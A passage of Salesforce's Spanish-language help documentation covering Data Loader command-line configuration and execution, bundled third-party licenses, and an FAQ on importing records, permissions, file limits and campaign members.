                <entry key="sfdc.loadBatchSize" value="200"/>
                <entry key="sfdc.entity" value="Account"/>
                <entry key="process.operation" value="insert"/>
                <entry key="process.mappingFile"
                    value="C:\DLTest\Command Line\Config\accountInsertMap.sdl"/>
```

```
                <entry key="dataAccess.name"
                    value="C:\DLTest\In\insertAccounts.csv"/>
                <entry key="process.outputSuccess"
                    value="c:\DLTest\Log\accountInsert_success.csv"/>
                <entry key="process.outputError"
                    value="c:\DLTest\Log\accountInsert_error.csv"/>
                <entry key="dataAccess.type" value="csvRead"/>
                <entry key="process.initialLastRunDate"
                    value="2005-12-01T00:00:00.000-0800"/>
            </map>
        </property>
    </bean>
</beans>
```

3. Modifique los parámetros siguientes en el archivo `process-conf.xml`. Para obtener más información acerca de los parámetros de configuración del proceso, consulte Parámetros de configuración del proceso del Cargador de datos en la página 750.
   - `sfdc.endpoint`: introduzca la URL de la instancia de Salesforce para su organización; por ejemplo, `https://suInstancia.salesforce.com/`.
   - `sfdc.username`: introduzca el nombre de usuario que utiliza el Cargador de datos para iniciar sesión.
   - `sfdc.password`: introduzca el valor de la contraseña cifrada que ha creado en el paso 2.
   - `process.mappingFile`: introduzca la ruta y el nombre de archivo del archivo de asignación.
   - `dataAccess.Name`: introduzca la ruta y el nombre de archivo del archivo de datos que contiene las cuentas que desea importar.
   - `sfdc.debugMessages`: definido actualmente a `true` para la solución de problemas. Defina esto a `false` cuando su importación esté en marcha.
   - `sfdc.debugMessagesFile`: introduzca la ruta y el nombre de archivo del archivo de registro de la línea de comandos.
   - `process.outputSuccess`: introduzca la ruta y el nombre de archivo del archivo de registro correcto.
   - `process.outputError`: introduzca la ruta y el nombre de archivo del archivo de registro erróneo.

   PRECAUCIÓN: Tenga cuidado al utilizar distintos editores XML para modificar el archivo `process-conf.xml`. Algunos editores agregan etiquetas XML al principio y al final del archivo, lo que hará que falle la importación.

CONSULTE TAMBIÉN

Paso cinco: Importar los datos

## Paso cinco: Importar los datos

| PERMISOS DE USUARIO | |
|---|---|
| Para insertar registros: | "Crear" en el registro |
| Para actualizar registros: | "Modificar" en el registro |
| Para alterar registros: | "Crear" o "modificar" en el registro |
| Para eliminar registros: | "Eliminar" en el registro |
| Para eliminar registros de forma masiva: | "Eliminar" en el registro |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Nota: La interfaz de la línea de comandos del Cargador de datos solo es compatible con Windows.

Ahora que se han explicado todas las partes, puede ejecutar el Cargador de datos desde la línea de comandos e introducir algunas cuentas nuevas.

1. Copie los datos siguientes en un archivo con nombre `accountInsert.csv`. Estos son los datos de la cuenta que se importarán a su organización.

```
Name,Industry,NumberOfEmployees
Dickenson plc,Consulting,120
GenePoint,Biotechnology,265
Express Logistics and Transport,Transportation,12300
Grand Hotels & Resorts Ltd,Hospitality,5600
```

2. En la ventana del símbolo del sistema, introduzca el comando siguiente:

   *process.bat "<file path to process-conf.xml>" <process name>*

   - Sustituya <file path to process-conf.xml> por la ruta al directorio que contiene `process-conf.xml`.
   - Sustituya <process name> por el proceso especificado en `process-conf.xml`.

   Su comando debería tener un aspecto similar a este:

   *process.bat "C:\DLTest\Command Line\Config" accountInsert*

   Después de la ejecución del proceso, la ventana del símbolo del sistema mostrará mensajes de error o mensajes de operaciones correctas. También puede comprobar los archivos de registro: `insertAccounts_success.csv` y `insertAccounts_error.csv`. Si el proceso se ejecuta correctamente, el archivo `insertAccounts_success.csv` contendrá los registros que ha importado junto con el Id. y el estado de cada registro. Para obtener más información acerca de los archivos de estado, consulte Revisión de archivos salientes del Cargador de datos en la página 745.

## Licencias externas del Cargador de datos

Las siguientes licencias externas se incluyen con la instalación del Cargador de datos:

| Tecnología | Número de versión | Licencia |
|---|---|---|
| Apache Jakarta Commons BeanUtils | 1.6 | http://www.apache.org/licenses/LICENSE-2.0 |
| Apache Commons Collections | 3.1 | http://www.apache.org/licenses/LICENSE-2.0 |
| Apache Commons Database Connection Pooling (DBCP) | 1.2.1 | http://www.apache.org/licenses/LICENSE-2.0 |
| Apache Commons Logging | 1.0.3 | http://www.apache.org/licenses/LICENSE-1.1 |
| Apache Commons Object Pooling Library | 1.2 | http://www.apache.org/licenses/LICENSE-2.0 |
| Apache Log4j | 1.2.8 | http://www.apache.org/licenses/LICENSE-2.0 |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

| Tecnología | Número de versión | Licencia |
|---|---|---|
| Eclipse SWT | 3.452 | http://www.eclipse.org/legal/epl-v10.html |
| OpenSymphony Quartz Enterprise Job Scheduler | 1.5.1 | http://www.opensymphony.com/quartz/license.action |
| Rhino JavaScript for Java | 1.6R2 | http://www.mozilla.org/MPL/MPL-1.1.txt |
| Spring Framework | 1.2.6 | http://www.apache.org/licenses/LICENSE-2.0.txt |

Nota: Salesforce no se hace responsable de la disponibilidad o contenido de los sitios Web externos.

# Preguntas generales sobre la importación

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones.

- ¿Puedo cargar datos de forma masiva en Salesforce?
- ¿Debo sincronizar Outlook o utilizar asistentes de importación para cargar mis datos en Salesforce?
- ¿Qué personas de mi organización pueden utilizar los asistentes para importación?
- ¿Qué permisos necesito para importar registros?
- ¿Qué formatos de archivo pueden manejar los asistentes para importaciones?
- ¿Qué datos puedo importar?
- ¿Mis datos de importación tienen restricciones de tamaño?
- ¿Por qué no puedo iniciar sesión en el Cargador de datos?
- ¿Por qué el Cargador de datos no importa caracteres especiales?
- ¿Puedo importar a campos personalizados?
- ¿Puedo importar a campos que no están en mi formato de página?
- ¿Puedo importar datos en un campo de lista de selección si no coinciden los valores?
- ¿Puedo eliminar los datos que he importado si cometo un error?
- ¿Cómo puedo utilizar el Asistente de importación de datos para actualizar registros que coinciden con Id. específicos de Salesforce?
- ¿Por qué no se importan los campos de fechas correctamente cuando utilizo el Cargador de datos?
- ¿Cuánto tiempo tarda la importación de un archivo?
- ¿Por qué puede producirse un retraso en la importación de mi archivo?
- ¿Puedo importar cantidades en diferentes divisas?
- ¿El servicio de atención al cliente puede ayudarme a importar mis datos?
- ¿Puedo importar datos en más de un idioma?
- ¿Cómo puedo realizar actualizaciones masivas en registros?
- ¿Cómo puedo actualizar campos con valores en blanco?
- ¿Qué es un Id. externo?

## ¿Puedo cargar datos de forma masiva en Salesforce?

Group Edition, Professional Edition, Performance Edition, Unlimited Edition, Enterprise Edition y Developer Edition cuentan con el Asistente de importación de datos para cuentas, contactos, candidatos y objetos personalizados que le permitirán realizar una importación masiva de datos. Para acceder a ellos, en Configuración, haga clic en **Gestión de datos**. Además, Performance Edition, Unlimited Edition, Enterprise Edition y Developer Edition disponen de acceso a la API para usar herramientas de carga masiva en la base de datos como el Cargador de datos.

## ¿Debo sincronizar Outlook o utilizar asistentes de importación para cargar mis datos en Salesforce?

Utilice la siguiente información para determinar cómo cargar datos en su organización de Salesforce.

- Para cargar cuentas y contactos para varios usuarios a la vez, utilice el asistente de importación de datos y seleccione **Cuentas y contactos**.
- Para cargar sus contactos desde cualquier aplicación que no sea Microsoft Outlook, utilice el asistente de importación de datos y seleccione **Cuentas y contactos**.
- Para mantener sus contactos, cuentas y eventos de calendario de Outlook actualizados con Salesforce, recomendamos que utilice Lightning Sync o Salesforce for Outlook para sincronizar sus datos inicialmente y para todas las actualizaciones posteriores.
- Para cargar objetos, candidatos y soluciones personalizados, utilice el asistente de importación de datos y seleccione el objeto apropiado para importar aquellos tipos de registros en Salesforce. No puede sincronizar esos registros utilizando Lightning Sync o Salesforce for Outlook.
- Para cargar cuentas empresariales y contactos para varios usuarios a la vez, utilice el asistente de importación de datos y seleccione **Cuentas y contactos**.
- Para cargar cuentas personales, utilice el asistente Importar mis cuentas personales.

Nota: Cuando importa cuentas personales, se aplican las siguientes limitaciones.

- El asistente de importación de datos unificado no admite cuentas personales.
- No puede cargar cuentas personales utilizando Salesforce for Outlook.
- Puede sincronizar contactos en Outlook para cuentas personales en Salesforce solo su las cuentas personales ya existen. (La sincronización no convierte contactos de Outlook en cuentas personales en Salesforce.)

Para obtener más información sobre la importación de cuentas personales, consulte Asistente de importación de datos en la página 726.

## ¿Qué personas de mi organización pueden utilizar los asistentes para importación?

En organizaciones con Enterprise Edition, Unlimited Edition, Performance Edition o Developer Edition y que tengan cuentas personales activadas, todos los usuarios pueden usar el asistente Importar mis cuentas personales.

Puede utilizar el Asistente de importación de datos para importar cuentas, contactos, candidatos, soluciones u objetos personalizados correspondientes a varios usuarios al mismo tiempo. En Personal Edition, el Asistente de importación de datos no está disponible. En Contact Manager Edition, los candidatos y las soluciones en el Asistente de importación de datos no están disponibles. En Group Edition, las soluciones en el Asistente de importación de datos no están disponibles.

Importante: Salesforce ha sustituido los asistentes de importación individuales de cuentas, contactos y otros objetos con el Asistente de importación de datos. (Los asistentes de importación individuales se abren en pequeñas ventas emergentes, mientras que el asistente de importación de datos unificados se abre en el navegador completo con dataimporter.app al final de la URL.

Desde Configuración, introduzca *Asistente de importación de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Asistente de importación de datos**. Las opciones que vea dependerán de sus permisos.

# ¿Qué permisos necesito para importar registros?

## Cargador de datos

La importación de permisos con el Cargador de datos requiere estos permisos.

- "Leer", "Crear", "Modificar" y "Eliminar" en los objetos
- "API activado"
- "Eliminación masiva de API" (solo si configura Cargador de datos para utilizar API masiva para eliminar registros de forma masiva)

## Asistente de importación de datos

| Opción Importar | Permisos de usuario necesarios |
|---|---|
| Para importar cuentas y contactos que posee a través del Asistente de importación de datos: | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas<br>Y<br>"Importar contactos personales" |
| Para importar cuentas y contactos propiedad de otros a través del Asistente de importación de datos: | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas y contactos<br>Y<br>"Modificar todos los datos" |
| Para importar candidatos mediante el Asistente para importación de datos: | "Importar candidatos" |
| Para importar datos de objetos personalizados a través del Asistente de importación de datos: | "Importar objetos personalizados"<br>Y<br>"Modificar" en el objeto personalizado |
| Para importar soluciones mediante el Asistente para importación de datos: | "Importar soluciones" |
| Para actualizar estados de miembros de campañas a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Leer" en contactos O "Importar candidatos"<br>Y |

| Opción Importar | Permisos de usuario necesarios |
| --- | --- |
| | "Modificar" en campañas |
| Para agregar contactos que posee a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas y campañas<br>Y<br>"Importar contactos personales" |
| Para crear contactos que posee y agregarlos a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas y campañas<br>Y<br>"Importar contactos personales" |
| Para agregar contactos que poseen otros usuarios a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas, contactos y campañas<br>Y<br>"Modificar todos los datos" |
| Para crear contactos que poseen otros usuarios y agregarlos a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas |

| Opción Importar | Permisos de usuario necesarios |
| --- | --- |
| | Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas, contactos y campañas<br>Y<br>"Modificar todos los datos" |
| Para agregar candidatos existentes a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Modificar" en campañas<br>Y<br>"Importar candidatos" |
| Para crear candidatos y agregarlos a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Modificar" en campañas<br>Y<br>"Importar candidatos" |
| Para agregar cuentas personales que posee a una campaña a través del Asistente de importación de datos: | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas<br>Y<br>"Importar contactos personales" |
| Para crear cuentas personales que posee a través del Asistente de importación de datos: | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas<br>Y<br>"Importar contactos personales" |
| Para agregar cuentas personales que poseen otros usuarios a una campaña a través del Asistente de importación de datos: | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas y contactos<br>Y<br>"Modificar todos los datos" |

| Opción Importar | Permisos de usuario necesarios |
| --- | --- |
| Para crear cuentas personales que poseen otros a través del Asistente de importación de datos: | "Crear" en cuentas<br>Y<br>"Modificar" en cuentas y contactos<br>Y<br>"Modificar todos los datos" |

Importante: Salesforce ha sustituido los asistentes de importación individuales de cuentas, contactos y otros objetos con el Asistente de importación de datos. (Los asistentes de importación individuales se abren en pequeñas ventas emergentes, mientras que el asistente de importación de datos unificados se abre en el navegador completo con dataimporter.app al final de la URL. Desde Configuración, introduzca `Asistente de importación de datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Asistente de importación de datos**. Las opciones que vea dependerán de sus permisos.

## ¿Qué formatos de archivo pueden manejar los asistentes para importaciones?

Puede importar contactos y cuentas empresariales directamente desde un archivo de ACT! o Outlook o desde cualquier archivo CSV (valores separados por comas), como un archivo de GoldMine o Excel. Puede importar candidatos, soluciones, objetos personalizados o cuentas personales desde cualquier archivo CSV.

Nota: Si las comas no son adecuadas para su configuración regional, utilice un tabulador u otro delimitador.

## ¿Qué datos puedo importar?

Puede utilizar los asistentes para importar los siguientes registros.

**Estado de miembro de campaña**
En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, utilice el Asistente de importación de datos para importar el estado de miembros de campaña.

**Contactos y cuentas empresariales**
Utilice el Asistente de importación de datos para importar contactos y cuentas comerciales.

En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, también puede importar notas de contactos y cuentas comerciales.

**Cuentas personales**
En organizaciones con Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, utilice el asistente Importación de mis cuentas personales para importar cuentas personales que posea. Los administradores pueden utilizar el asistente Importación de cuentas personales de mi organización para importar cuentas personales para varios usuarios.

**Candidatos**
En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, utilice el Asistente de importación de datos para importar candidatos.

**Soluciones**
En organizaciones con Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, utilice el Asistente de importación de datos para importar soluciones.

**Objetos personalizados**

En organizaciones con Contact Manager Edition, Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, utilice el Asistente de importación de datos para importar objetos personalizados.

Puede importar valores en un campo solo si tiene acceso de lectura de modificación. El acceso de campo está determinado por permisos de usuario, asignaciones de formatos de página y configuraciones de seguridad a nivel de campo.

Los asistentes para importación de otros registros no están disponibles.

Importante: Salesforce ha sustituido los asistentes de importación individuales de cuentas, contactos y otros objetos con el Asistente de importación de datos. (Los asistentes de importación individuales se abren en pequeñas ventas emergentes, mientras que el asistente de importación de datos unificados se abre en el navegador completo con dataimporter.app al final de la URL. Desde Configuración, introduzca *Asistente de importación de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Asistente de importación de datos**. Las opciones que vea dependerán de sus permisos.

## ¿Mis datos de importación tienen restricciones de tamaño?

Sí. Su archivo de importación no puede superar 100 MB y cada registro en el archivo no puede superar 400 KB. Además, el tamaño de cada nota y descripción importadas no pueden ser mayor de 32 KB. Las descripciones que superen esta cifra se truncarán.

Además de los límites de los archivos de importación, la importación también está sujeta a los límites de almacenamiento generales de la organización. Tenga en cuenta que el tamaño del archivo de importación no está directamente relacionado con el espacio de almacenamiento necesario para dichos registros. Por ejemplo, un archivo de importación de 50 MB no puede crear 50 MB de datos en Salesforce.

Importante: Salesforce ha sustituido los asistentes de importación individuales de cuentas, contactos y otros objetos con el Asistente de importación de datos. (Los asistentes de importación individuales se abren en pequeñas ventas emergentes, mientras que el asistente de importación de datos unificados se abre en el navegador completo con dataimporter.app al final de la URL. Desde Configuración, introduzca *Asistente de importación de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Asistente de importación de datos**. Las opciones que vea dependerán de sus permisos.

## ¿Por qué no puedo iniciar sesión en el Cargador de datos?

Si tiene problemas para iniciar sesión en el Cargador de datos, pruebe las siguientes soluciones.

- Agregue un token de seguridad al final de su contraseña para iniciar sesión en el Cargador de datos.
- Cambie el Host del servidor para dirigirse al servidor adecuado en el Cargador de datos siguiendo los pasos a continuación:
  1. Inicie el Cargador de datos.
  2. Navegue a **Configuración** > **Configuración**.
  3. Establezca Host del servidor como https://*yourInstance*.salesforce.com, donde *instance_name* es la instancia de Salesforce en la que se encuentra.
  4. Para guardar la configuración, haga clic en **Aceptar**.
- Pregunte a su administrador si está trabajando detrás de un servidor proxy. Si es así, ajuste su configuración del Cargador de datos. Si está utilizando las API que se encuentran detrás de un servidor proxy, el servidor proxy evita que las API se conecten con servidores de Salesforce; no verá información acerca de la API en Historial de inicio de sesión.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y Database.com Edition

- Pruebe a iniciar sesión en otro equipo para verificar que la configuración de su dispositivo local no esté causando el problema.

CONSULTE TAMBIÉN

Restablecer su token de seguridad

Establecer intervalos de direcciones IP seguros para su organización

## ¿Por qué el Cargador de datos no importa caracteres especiales?

Si el Cargador de datos falla al importar caracteres especiales como ö, ñ o é, es posible que su archivo de datos de origen no esté bien codificado correctamente. Para asegurarse de que el archivo está codificado correctamente:

1. Realice cualquier modificación en su archivo de datos de origen en formato .xls.
2. En Microsoft® Excel®, guarde una copia de su archivo como un archivo Unicode Text.
3. Abra el archivo Unicode Text que acaba de guardar con el editor de texto.
4. Haga clic en **Archivo** > **Guardar como** para cambiar las siguientes configuraciones del archivo:
   - Extensión del nombre de archivo: `.csv`
   - Tipo Guardar como: **Todos los archivos**
   - Codificación: **UTF-8**
5. Haga clic en **Guardar**y cierre el archivo.

   Nota: No abra el archivo después de guardar la configuración o podría revertir los cambios de codificación.
6. Importe los datos utilizando el Cargador de datos como de costumbre y seleccione el archivo .csv recién creado.

## ¿Puedo importar a campos personalizados?

Sí. El administrador debe crear los campos personalizados antes de la importación.

En el caso de los campos de casillas de verificación, los registros que tengan un valor *1* en el campo se importan como activados, mientras que los que tengan un valor *0* se importan como no activados.

CONSULTE TAMBIÉN

Importar datos en Salesforce

## ¿Puedo importar a campos que no están en mi formato de página?

No. Puede importar valores en un campo solo si tiene acceso de lectura de modificación. El acceso de campo está determinado por permisos de usuario, asignaciones de formatos de página y configuraciones de seguridad a nivel de campo.

Importante: Salesforce ha sustituido los asistentes de importación individuales de cuentas, contactos y otros objetos con el Asistente de importación de datos. (Los asistentes de importación individuales se abren en pequeñas ventas emergentes, mientras que el asistente de importación de datos unificados se abre en el navegador completo con dataimporter.app al final de la URL. Desde Configuración, introduzca `Asistente de importación de datos` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Asistente de importación de datos**. Las opciones que vea dependerán de sus permisos.

## ¿Puedo importar datos en un campo de lista de selección si no coinciden los valores?

Le recomendamos importar sus datos en una lista de selección existente cuando dicha lista de selección represente con precisión sus datos, aunque los valores exactos no coincidan. Los asistentes de importación le avisan antes de importar ningún valor nuevo de lista de selección. Sin embargo, los asistentes aceptarán cualquier valor para un campo de lista de selección aunque el valor no esté predefinido. El administrador podrá modificar la lista de selección posteriormente para incluir los valores necesarios. Tenga en cuenta que los asistentes para importación no le permiten importar más de 100 valores de lista de selección o de selección múltiple para ningún campo durante una misma importación.

**Importante:** Salesforce ha sustituido los asistentes de importación individuales de cuentas, contactos y otros objetos con el Asistente de importación de datos. (Los asistentes de importación individuales se abren en pequeñas ventas emergentes, mientras que el asistente de importación de datos unificados se abre en el navegador completo con dataimporter.app al final de la URL. Desde Configuración, introduzca *Asistente de importación de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Asistente de importación de datos**. Las opciones que vea dependerán de sus permisos.

## ¿Puedo eliminar los datos que he importado si cometo un error?

Desde Configuración, su administrador puede introducir *Eliminación masiva de registros* en el cuadro Búsqueda rápida y luego seleccionar **Eliminación masiva de registros** para realizar una eliminación masiva de cuentas, contactos, candidatos o soluciones que haya importado por error. Sin embargo, no podrá eliminar de forma masiva los objetos personalizados que haya importado por error.

## ¿Cómo puedo utilizar el Asistente de importación de datos para actualizar registros que coinciden con Id. específicos de Salesforce?

Puede utilizar el Asistente de importación de datos para actualizar candidatos, contactos o cuentas utilizando el Id. del registro como identificador único. Estos pasos no se aplican a los objetos personalizados.

**Nota:** Estos pasos suponen que cuenta con un nivel de administrador de conocimiento con Salesforce.

Antes de comenzar, prepare la fecha que está actualizando.

1. Cree un informe tabular para los registros que está actualizando, incluyendo el Id. del registro y los campos que está actualizando.
2. Guarde el informe localmente como un archivo .csv para realizar copias de seguridad.
3. Haga clic en **Guardar como** para crear una nueva versión del archivo .csv y realizar sus cambios en los datos.
4. Haga clic en **Guardar**.

Después de actualizar el informe, importe el archivo .csv en Salesforce. Los pasos varían según los registros que está actualizando.

### Para actualizar candidatos

1. Desde Configuración, introduzca *Asistente de importación de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Asistente de importación de datos**.
2. Haga clic en **Iniciar asistente**.
3. Seleccione **Candidatos** y, a continuación, seleccione **Actualizar registros existentes**.
4. Establezca Coincidir candidato por en Id. de Salesforce.
5. Seleccione el archivo CSV que contiene sus datos de importación y haga clic en **Siguiente**.
6. Asigne el campo Id. de candidato a la columna Id. del candidato en su archivo CSV y asigne los otros campos.

7. Haga clic en **Siguiente**.
8. Revise la configuración de la importación y, a continuación, haga clic en **Iniciar importación**.

### Para actualizar cuentas o contactos

1. Desde Configuración, introduzca *Asistente de importación de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Asistente de importación de datos**.
2. Haga clic en **Iniciar asistente**.
3. Seleccione **Cuentas y contactos** y, a continuación, seleccione **Actualizar registros existentes**.
4. Establezca Coincidir contacto por en Id. de Salesforce.
5. Establezca Coincidir cuenta por en Id. de Salesforce.
6. Seleccione Actualizar información de cuenta existente.
7. Seleccione el archivo CSV que contiene sus datos de importación y haga clic en **Siguiente**.
8. Asigne los campos Id. de contacto, teléfono y dirección a las columnas relevantes en su archivo CSV.
9. Asigne el Id. de cuenta y otros campos a las columnas relevantes en su archivo CSV.
10. Haga clic en **Siguiente**.
11. Revise la configuración de la importación y, a continuación, haga clic en **Iniciar importación**.

El Asistente de importación de datos asocia los Id. del registro en su archivo con los Id. del registro en Salesforce y actualiza los campos que se han asignado.

CONSULTE TAMBIÉN

Asistente de importación de datos

## ¿Por qué no se importan los campos de fechas correctamente cuando utilizo el Cargador de datos?

Cuando importe campos de fecha utilizando el Cargador de datos, en algunas ocasiones, las fechas no se importan correctamente porque Data Loader convierte la fecha especificada en el archivo .csv importado a GMT. Si la zona horaria de su equipo no es GMT o si el reloj de su equipo se ajusta al cambio de horario de verano (DST), sus fechas podrían reducirse por un día.

Para evitar el ajuste de fecha con el Cargador de datos cuando se convierte a GMT, cambie directamente el formato de las celdas con fechas para reflejar la zona horaria nativa.

1. Abra su archivo .csv en Microsoft® Excel®.
2. En cada celda en la que ha introducido fechas, agregue su fecha para representar la zona horaria nativa. Por ejemplo, si la fecha es el 9 de junio de 2011 y la zona horaria es GMT+8, introduzca *9 de junio de 2011, 8:00*. Excel cambiará el formato por 9/6/2011 8:00.
3. Haga clic con el botón derecho del ratón en la celda en la que ha introducido fechas y haga clic en **Formatear celdas**.
4. Haga clic en **Número** > **Personalizar**.
5. En Tipo, introduzca *yyyy-mm-ddThh:mm:ss.sssZ*. Por ejemplo, si la celda era *9/6/2011 8:00*, ahora será 2011-06-09T08:00:00.00Z.

## ¿Cuánto tiempo tarda la importación de un archivo?

En el caso del asistente para la importación de usuarios individuales, el tiempo necesario depende de la cantidad de datos pero, como promedio, solo tarda unos minutos.

Los asistentes de importación del administrador funcionan de forma asíncrona y recibirá un correo electrónico de notificación cuando el archivo se haya importado correctamente. La importación asíncrona puede tardar desde unos minutos a un máximo de 24 horas.

**Importante:** Salesforce ha sustituido los asistentes de importación individuales de cuentas, contactos y otros objetos con el Asistente de importación de datos. (Los asistentes de importación individuales se abren en pequeñas ventas emergentes, mientras que el asistente de importación de datos unificados se abre en el navegador completo con dataimporter.app al final de la URL. Desde Configuración, introduzca *Asistente de importación de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Asistente de importación de datos**. Las opciones que vea dependerán de sus permisos.

## ¿Por qué puede producirse un retraso en la importación de mi archivo?

Con el fin de gestionar el volumen de importaciones y asegurarse de que todos los usuarios disfruten del máximo nivel de rendimiento, los archivos de importación de la organización se aceptan en modo "asíncrono". Ello quiere decir que el archivo pasa por una cola controlada y se importará cuando el sistema pueda gestionar mejor los datos; no obstante, la importación de la organización no tardará más de 24 horas en completarse. Recibirá un correo electrónico de notificación cuando la importación haya finalizado.

## ¿Puedo importar cantidades en diferentes divisas?

Si la organización con Group Edition, Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition o Developer Edition ha configurado la función para poder utilizar varias divisas, puede importar cantidades en distintas divisas utilizando la columna `Código ISO de divisa` en el archivo de importación.

## ¿El servicio de atención al cliente puede ayudarme a importar mis datos?

El servicio de atención al cliente está disponible para ayudar con el proceso de importación en organizaciones con Group Edition, Contact Manager Edition, Professional Edition, Enterprise Edition, Unlimited Edition y Performance Edition.

## ¿Puedo importar datos en más de un idioma?

El asistente para importación importa un idioma cada vez, que es el idioma en que el usuario está realizando la importación. Si tiene los mismos datos en varios idiomas, ejecute una importación para cada idioma adicional.

**Importante:** Salesforce ha sustituido los asistentes de importación individuales de cuentas, contactos y otros objetos con el Asistente de importación de datos. (Los asistentes de importación individuales se abren en pequeñas ventas emergentes, mientras que el asistente de importación de datos unificados se abre en el navegador completo con dataimporter.app al final de la URL. Desde Configuración, introduzca *Asistente de importación de datos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Asistente de importación de datos**. Las opciones que vea dependerán de sus permisos.

## ¿Cómo puedo realizar actualizaciones masivas en registros?

Para actualizar más de 50.000 pero menos de 5 millones de registros, utilice el Cargador de datos.

Para cargar más de 5 millones de registros, le recomendamos que trabaje con un socio de Salesforce o visite *AppExchange* para obtener un producto de socio adecuado.

## ¿Cómo puedo actualizar campos con valores en blanco?

Para sustituir campos con valores nulos, debe utilizar el Cargador de datos.

1. Seleccione **Inicio** > **Todos los programas** > **Salesforce** > **Cargador de datos** > **Cargador de datos** para abrir el Cargador de datos.
2. Haga clic en **Exportar** y complete el asistente. Cuando finalicen las operaciones, haga clic en **Ver extracción**.
3. Haga clic en **Abrir en programa externo** para abrir sus datos en Excel. Inhiba los campos que desea actualizar.
4. En el Cargador de datos, seleccione **Configuración** > **Configuración**, y seleccione **Insertar valores nulos**. Para guardar la configuración, haga clic en **Aceptar**.
5. Haga clic en **Actualizar** y siga el asistente para volver a importar sus datos.

## ¿Qué es un Id. externo?

Al importar objetos personalizados, soluciones o cuentas personales, puede utilizar Id. externos para evitar que la importación cree registros duplicados.

Un Id. externo es un campo personalizado que tiene el atributo Id. externo, lo que significa que contiene identificadores únicos de registros procedentes de un sistema externo a Salesforce. Cuando selecciona esta opción, el asistente de importación de datos detecta registros existentes en Salesforce con Id. externos que coinciden con aquellos en el archivo de importación. Esta operación no diferencia entre mayúsculas y minúsculas. Por ejemplo, "ABC" coincide con "abc". Sin embargo, si el campo Id. externo también tiene el atributo "Exclusivo" que distingue entre mayúsculas y minúsculas, las letras mayúsculas y minúsculas no se consideran idénticas.

## ¿Por qué existen dos opciones de importación en Gestionar miembros para campañas?

Puede acceder al Asistente de importación de datos desde cualquier página de detalles de campaña. Haga clic en **Gestionar miembros** y seleccione una de estas opciones.

- **Agregar miembros: Importar archivo**: Agregue contactos, candidatos o cuentas personales a la campaña.
- **Actualizar miembros: Importar archivos**: Actualice los estados de miembros de campaña.

CONSULTE TAMBIÉN

Importación de miembros de campaña

## ¿Cuántos miembros de campaña puedo importar?

Con el Asistente de importación de datos, su archivo de importación puede tener hasta 50.000. Sus importaciones están también sujetas a los límites de almacenamiento generales para su organización.

## ¿Quién puede importar miembros de campaña?

Solo los usuarios con los permisos requeridos pueden importar miembros de campaña con el Asistente de importación de datos.

| Opción Importar | Permisos de usuario necesarios |
| --- | --- |
| Para actualizar estados de miembros de campañas a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Leer" en contactos O "Importar candidatos"<br>Y<br>"Modificar" en campañas |
| Para agregar contactos que posee a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas y campañas<br>Y<br>"Importar contactos personales" |
| Para crear contactos que posee y agregarlos a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas y campañas<br>Y<br>"Importar contactos personales" |
| Para agregar contactos que poseen otros usuarios a una campaña a través del Asistente de importación de datos: | `Usuario de marketing` seleccionado en la información de usuario<br>Y<br>"Crear" en cuentas<br>Y<br>"Leer" en contactos<br>Y<br>"Modificar" en cuentas, contactos y campañas<br>Y |

| Opción Importar | Permisos de usuario necesarios |
| --- | --- |
| | "Modificar todos los datos" |
